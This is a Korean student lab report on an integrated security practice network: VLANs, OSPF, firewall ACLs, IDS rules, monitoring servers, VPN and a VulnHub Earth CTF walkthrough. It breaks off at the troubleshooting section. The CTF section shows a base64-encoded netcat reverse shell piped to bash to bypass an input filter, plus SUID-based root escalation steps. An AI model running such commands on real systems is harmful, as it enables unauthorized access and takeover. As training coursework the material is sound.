INFORMATION SECURITY

Security Labs

정보보안 실습 결과보고서

Network / VLAN · Routing · OSPF · Firewall · ASAv · IDS / IPS · Server · SIEM · Log Analyzer · VPN · Penetration · CTF

과정	정보보안 상반기 실습
작성자	서보엽
제출일	2026-09-30
구성	GNS3 네트워크 + VirtualBox 서버 6대

포트폴리오 바로가기 ↗

sby1234-ai.github.io/myprofile

CONTENTS

1 실습 개요 2
2 IP 주소 설계 3
3 VLAN 및 라우팅 4
4 방화벽 (ASAv) 6
5 침입탐지 (IDS/IPS) 7
6 서버 구축 8
7 SIEM 및 로그 분석 9
8 DB 모니터링 및 VPN 10
9 모의침투 (CTF) 11
10 트러블슈팅 12
11 결론 및 성과 13

1. 실습 개요


본 실습은 상반기에 개별적으로 진행한 네트워크·서버·보안 실습을 **하나의 인프라**로 재구성하여, 방화벽·침입탐지·관제·VPN·모의침투에 이르는 보안 기술 전 영역을 단일 환경에서 검증하는 것을 목표로 한다. GNS3로 라우팅·스위칭·방화벽을 구성하고, 스위치에 물리는 서버군은 VirtualBox VM으로 구축하였다.

1.1 상반기 주요 기술 대응표

기술	담당 장비 / 소프트웨어	구현 내용
VLAN	EtherSwitch(ESW1~3)	VLAN 10/20/30, 트렁크·액세스 포트
Routing	라우터 4대 + ASAv	OSPF Area 0 단일 도메인
Firewall	Cisco ASAv	보안레벨 + ACL 5개
IDS/IPS	R3 라우터 ACL + Suricata VM	2계층 탐지 (경계 + 센서)
Server	DNS·Web/DB·OSSEC·Zabbix·Wazuh·PMM	VirtualBox VM 6대
SIEM	Wazuh	보안 이벤트 수집·룰 판정
Log Analyzer	Adiscon LogAnalyzer	rsyslog + MariaDB 중앙 로그 분석
VPN	pfSense	OpenVPN 원격 접속
CTF	Earth (VulnHub)	모의침투 → root 권한 상승

1.2 과제 요구 구성도

아래는 채점 기준이 되는 과제 원본 다이어그램으로, 요구된 구성요소(VLAN·라우팅·방화벽·NIDS/NIPS·서버군·VPN·관제)를 그대로 토폴로지에 반영하였다.




[그림 1] 과제 원본 다이어그램 (과제 요구사항)

1.3 네트워크 구조

과제 요구사항을 실제로 구현한 토폴로지는 다음과 같다. GNS3 상에서 라우터 4대와 ASAv 방화벽, EtherSwitch 3대로 내·외부망을 구성하고, 각 PC와 서버군에 아래 IP 체계를 부여하였다.

```
Switch3(PC1~3) ── R2 ── ASAv-FW ─┬── R1 ── Switch1·2(PC4~9)
                                 └── R3(NIDS) ── R4 ── ESW1–ESW2–ESW3(PC10~14, VLAN10/20/30)
```



[그림 2] GNS3 토폴로지 및 PC IP 구성

2. IP 주소 설계

2.1 PC / VLAN 구간

구간	대역	게이트웨이
Switch3 (PC1~3)	192.168.20.0/24	192.168.20.1 (R2 f0/1)
Switch1·2 (PC4~9)	192.168.10.0/24	192.168.10.1 (R1 f0/0)
VLAN10 Network	10.10.10.0/26	10.10.10.1 (R4 f0/1.10)
VLAN20 System	10.10.10.64/26	10.10.10.65 (R4 f0/1.20)
VLAN30 Pentest	10.10.10.128/26	10.10.10.129 (R4 f0/1.30)

2.2 라우터 간 구간

구간	대역	주소
R2 ↔ ASAv(R2SIDE)	192.168.11.0/24	R2 .1 / ASAv .2
ASAv(R1SIDE) ↔ R1	192.168.12.0/24	ASAv .1 / R1 .2
ASAv(OUTSIDE) ↔ R3	192.168.13.0/24	ASAv .1 / R3 .2
R3 ↔ R4	192.168.14.0/24	R3 .1 / R4 .2

2.3 서버 VM (관리 대역 192.168.16.0/24)

> 서버 VM은 DHCP 환경으로 구성되어 재기동 시 주소가 변동될 수 있으며, 아래는 최종 확인 시점 기준이다.


서버	역할	OS	IP(최종)
DNS	이름 해석 (BIND)	Rocky	192.168.16.61
Web-DB	Apache + MariaDB + LogAnalyzer	Rocky	192.168.16.110
HIDS-OSSEC	OSSEC 매니저 + Suricata	Ubuntu	192.168.16.12
NMS-Zabbix	Zabbix 7.0 서버	Ubuntu	192.168.16.123
WAZUH	SIEM all-in-one	Ubuntu	192.168.16.23
PMM	DB 모니터링 (Docker)	Ubuntu	192.168.16.47
pfSense	Remote Access VPN	pfSense	WAN 192.168.16.154 / LAN 192.168.56.10

3. VLAN 및 라우팅

3.1 VLAN 구성

외부망은 EtherSwitch 라우터(ESW1~3)에서 VLAN 10(Network)/20(System)/30(Pentest)으로 분리하였다. ESW의 `f0/x`는 라우터 포트라 VLAN이 적용되지 않으므로, 스위치 포트인 `f1/0~f1/15`에 케이블을 배치하고 트렁크·액세스를 설정하였다.

```
vlan 10
 name network
vlan 20
 name system
vlan 30
 name pentest
interface f1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
interface f1/2
 switchport mode access
 switchport access vlan 10
```



[그림 3] ESW VLAN 할당 (show vlan-switch brief)

3.2 라우터-온-어-스틱 (R4 서브인터페이스)


R4는 물리 인터페이스 하나(f0/1)에 802.1Q 서브인터페이스 3개를 두어 VLAN별 게이트웨이 역할을 수행한다.

```
interface f0/1.10
 encapsulation dot1Q 10
 ip address 10.10.10.1 255.255.255.192
interface f0/1.20
 encapsulation dot1Q 20
 ip address 10.10.10.65 255.255.255.192
interface f0/1.30
 encapsulation dot1Q 30
 ip address 10.10.10.129 255.255.255.192
```

3.3 OSPF (Area 0)

내부망이 전부 192.168.x.x 대역이므로 `192.168.0.0/16` 한 줄로 묶어 OSPF Area 0를 구성하였다. 라우터(IOS)는 와일드카드 마스크(0.0.255.255), ASAv는 서브넷 마스크(255.255.0.0)를 사용하는 차이가 있다. R4는 외부망 10.10.10.0/24를 추가로 광고한다.

```
# R1~R3
router ospf 1
 network 192.168.0.0 0.0.255.255 area 0
# ASAv
router ospf 1
 network 192.168.0.0 255.255.0.0 area 0
# R4 (외부망 추가)
 network 10.10.10.0 0.0.0.255 area 0
```



[그림 4] 전 장비 OSPF 이웃 FULL 상태 (show ip ospf neighbor)

4. 방화벽 (Cisco ASAv)

ASAv는 인터페이스별 보안레벨(R2SIDE 100 / R1SIDE 90 / OUTSIDE 0)을 설정하고, 그 위에 명시적 ACL 5개를 적용하여 VLAN별 접근을 통제하였다. 모든 ACL 최상단에 `permit ospf any any`를 두어 라우팅 인접이 끊기지 않도록 하고, `inspect icmp`로 내부 발신 ping의 응답이 되돌아오게 하였다.


4.1 적용 규칙

#	내용	인터페이스
1	VLAN30(10.10.10.128/26) → 내부 192.168.10.0/24 **차단**	OUTSIDE
2	VLAN20(10.10.10.64/26) → 내부 192.168.20.0/24 **차단**	OUTSIDE
3	VLAN10(10.10.10.0/26) → 내부 전체 허용, 그 외 암묵적 차단	OUTSIDE
4	내부 192.168.10.0/24 → 외부 전체 허용	R1SIDE
5	내부 192.168.20.0/24 → VLAN30 차단	R2SIDE

```
access-list OUT_IN extended permit ospf any any
access-list OUT_IN extended deny ip 10.10.10.128 255.255.255.192 192.168.10.0 255.255.255.0
access-list OUT_IN extended deny ip 10.10.10.64 255.255.255.192 192.168.20.0 255.255.255.0
access-list OUT_IN extended permit ip 10.10.10.0 255.255.255.192 any
access-group OUT_IN in interface OUTSIDE
```

4.2 동작 검증 (Hit Count)

`show access-list`의 `deny` 규칙 옆 `hitcnt`가 증가하는 것으로 실제 차단이 이루어졌음을 확인하였다.



[그림 5] ASAv ACL Hit Count 차단 증거


5. 침입탐지 (IDS/IPS) — 2계층

다이어그램의 NIDS/NIPS 자리는 "룰 작성은 라우터로 대체"하되 센서 VM을 별도 구성하는 요구에 따라, 네트워크 경계(R3 라우터 ACL)와 호스트 센서(Suricata VM) **2계층**으로 구현하였다. 두 계층 모두 탐지(NIDS) 방식을 선택하여 통신을 끊지 않고 로그로 증거를 남긴다.

5.1 경계 계층 — R3 라우터 ACL

R3의 f0/1(R4 방향)에 로깅 ACL을 적용하여 외부→내부 ICMP·SSH·HTTP 트래픽을 탐지한다. `permit ... log` 방식이라 통과는 시키되 `%SEC-6-IPACCESSLOGDP` 로그로 기록된다.

```
ip access-list extended NIDS_DETECT
 permit icmp 10.10.10.0 0.0.0.255 192.168.0.0 0.0.255.255 log
 permit tcp  10.10.10.0 0.0.0.255 192.168.0.0 0.0.255.255 eq 22 log
 permit tcp  10.10.10.0 0.0.0.255 192.168.0.0 0.0.255.255 eq 80 log
 permit ip any any
interface f0/1
 ip access-group NIDS_DETECT in
```




[그림 6] R3 NIDS 룰 3종 탐지 (ICMP 5 / SSH 2 / HTTP 2 matches)

5.2 센서 계층 — Suricata NIDS

HIDS-OSSEC VM에 Suricata를 설치하고, 라우터 ACL과 동일 대상(ICMP·SSH·HTTP)의 시그니처 룰 3종을 작성하였다. 칼리(192.168.16.14)에서 각 프로토콜로 접근 시 `fast.log`에 실시간 탐지된다.

```
alert icmp any any -> $HOME_NET any (msg:"NIDS - ICMP detected"; sid:1000001;)
alert tcp  any any -> $HOME_NET 22 (msg:"NIDS - SSH access attempt"; flow:to_server; sid:1000002;)
alert tcp  any any -> $HOME_NET 80 (msg:"NIDS - HTTP access attempt"; flow:to_server; sid:1000003;)
```




[그림 7] Suricata fast.log 실시간 탐지 (ICMP·SSH·HTTP 3종)

6. 서버 구축

6.1 DNS 서버 (BIND, Rocky)

seo.com 도메인의 권한 네임서버를 구성하였다. `named.conf`에서 `allow-query { any; }`로 외부 질의를 허용하고, 존 파일에 ns/web A 레코드를 등록하였다.


```
web IN A 192.168.16.110    # dig @192.168.16.61 web.seo.com
```




[그림 8] DNS 조회 성공 (dig, aa 권한 응답)

6.2 관제 연동 — Zabbix ↔ OSSEC 상호 감시

Zabbix(NMS)와 OSSEC(HIDS)이 서로에게 에이전트를 설치하여 성능·보안을 양방향 감시하도록 구성하였다. Zabbix 웹에서 OSSEC 서버가 ZBX 초록불로, OSSEC의 `agent_control -l`에서 Zabbix가 Active로 확인된다.



[그림 9] Zabbix 웹 — OSSEC 서버 연결 (ZBX 초록불)




[그림 10] OSSEC 매니저 — Zabbix 에이전트 Active


7. SIEM 및 로그 분석

7.1 SIEM — Wazuh

Wazuh all-in-one(매니저+인덱서+대시보드)을 구축하고 Web-DB 서버에 에이전트를 연결하였다. SSH 로그인 실패를 반복 발생시키면 원본 로그가 룰에 매칭되어 심각도(level 3~10)와 그룹 (authentication_failed·invalid_login·sshd 등)이 부여된다. 이것이 단순 수집과 구분되는 "분석"의 근거이다.




[그림 11] Wazuh 에이전트 (web_db) Active




[그림 12] Wazuh 알림 그룹·심각도 집계

7.2 Log Analyzer — Adiscon LogAnalyzer

Web-DB 서버에 rsyslog(ommysql 모듈)로 시스템 로그를 MariaDB(Syslog.SystemEvents)에 적재하고, Adiscon LogAnalyzer 웹 인터페이스로 호스트·심각도·키워드 검색을 제공한다. Wazuh(SIEM, 보안 이벤트 판정)와 역할이 구분되어 두 항목을 각각 충족한다.



[그림 13] LogAnalyzer 웹 — 로그 목록




[그림 14] LogAnalyzer — sudo 키워드 검색 필터

8. DB 모니터링 및 VPN

8.1 DB 모니터링 — PMM

Docker로 PMM 서버를 구축하고, Web-DB 서버에 pmm2-client를 설치하여 MariaDB를 등록하였다. 모니터링 전용 계정(pmm, 읽기 권한)을 별도로 만들어 최소 권한 원칙을 적용하였다.




[그림 15] PMM — Web-DB MySQL 등록 (RUNNING)

8.2 VPN — pfSense OpenVPN


pfSense를 방화벽 겸 VPN 게이트웨이로 구성하였다(WAN=브리지, LAN=호스트전용 192.168.56.10/24). OpenVPN Remote Access 방식으로 전용 CA·서버 인증서(2048bit)를 발급하고, 다음 보안 설정을 적용하였다.

항목	값
프로토콜 / 포트	UDP 1194
데이터 암호화	AES-256-GCM (fallback AES-256-CBC)
무결성 / TLS	SHA256 / TLS Authentication 활성
DH / 터널망	2048bit / 10.8.0.0/24
압축	비활성 (VORACLE 공격 대비)

VPN 전용 계정(vpnuser)을 관리자 그룹에서 분리하고, 윈도우 OpenVPN 클라이언트로 접속하여 가상 IP 10.8.0.2를 할당받고 `Initialization Sequence Completed`를 확인하였다.



[그림 16] 윈도우 OpenVPN 접속 성공 (10.8.0.2)




[그림 17] pfSense — VPN 접속자 목록 (vpnuser / AES-256-GCM)

9. 모의침투 (CTF) — Earth

VulnHub Earth 박스를 대상으로 정보수집부터 root 권한 상승까지 전 과정을 수행하였다.

단계	내용
정보수집	nmap 스캔(22/80/443), /etc/hosts에 earth.local·terratest.earth.local 등록
취약점	Admin Command Tool의 명령 인젝션 — base64 인코딩으로 입력 필터 우회
초기 접근	nc 리버스셸로 www-data 권한 셸 획득
권한 상승	SUID `reset_root`의 트리거 파일 3개 생성 → root 비밀번호 초기화 → su root

```
# 필터 우회 리버스셸 (base64 디코딩 실행)
echo 'bmMgLWUgL2Jpbi9iYXNo...' | base64 -d | bash
# 권한 상승 — 트리거 파일 생성 후 SUID 실행
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
/usr/bin/reset_root      # → root 비밀번호 초기화, su root
```



[그림 18] Earth CTF 완료 — root 권한 획득

10. 트러블슈팅

실습을 진행하며 실제로 마주친 주요 장애와 그 해결 과정을 정리한다. 개별 랩을 하나의 인프라로 합치는 과정에서는 단일 실습 때 드러나지 않던 배포판 차이·의존성·보안 정책(SELinux)·네트워크 경로 문제가 복합적으로 나타났다. 각 사례를 그때그때 재설치로 넘기지 않고, 원인을 좁혀가며 최소한의 조치로 복구하는 것을 원칙으로 삼았다.

10.1 BIND DNS 기동 실패

DNS 서버(Rocky)에서 `named` 서비스가 좀처럼 기동되지 않았다. 원인을 좁혀 보니, 가이드 문서의 존 파일에 남겨둔 IP 자리표시자(`<DNS서버-IP>` 형태)가 실제 주소로 치환되지 않은 채 저장되어, `named`가 존 파일을 로드하는 단계에서 문법 오류로 멈춘 것이었다. 존 파일의 A 레코드를 실제 주소 (NS 192.168.16.61 / web 192.168.16.110)로 교체하고 `named-checkconf` · `named-checkzone`로 구성과 존을 미리 검증한 뒤 재기동하자 정상적으로 올라왔으며, `dig @192.168.16.61 web.seo.com`에서 권한 응답(aa)을 확인할 수 있었다. 이후로는 설정을 바꿀 때마다 반드시 check 명령으로 검증한 다음 기동하는 절차를 습관으로 삼았다.

10.2 Zabbix 저장소·DB 불일치

Zabbix 서버(Ubuntu)에서는 `apt install zabbix-server-mysql`이 의존성 충돌(held)로 진행되지 않았고, 어렵게 설치한 뒤에도 프론트엔드가 DB에 연결하지 못해 서비스가 재기동을 반복하였다. 원인은 두 가지가 겹친 것이었다. 하나는 22.04(jammy)용 `zabbix-release` 저장소를 24.04(noble)에 등록해 패키지 버전이 어긋난 점이고, 다른 하나는 DB를 만들 때 비밀번호를 일관되지 않게 입력했고 설정 파일의 `DBName`이 기본값이 아닌 커스텀 이름과 어긋나 있던 점이었다. `lsb_release -cs`로 배포판이 noble임을 확인해 24.04용 저장소로 교체하고 `apt update`를 다시 돌려 설치를 끝낸 뒤, `ALTER USER`로 DB 비밀번호를 재설정하고 `zabbix_server.conf`의 `DBName·DBUser·DBPassword`를 실제 값과 일치시키자 프론트엔드 연결이 정상화되었다.

10.3 PMM 컨테이너 포트·자격증명

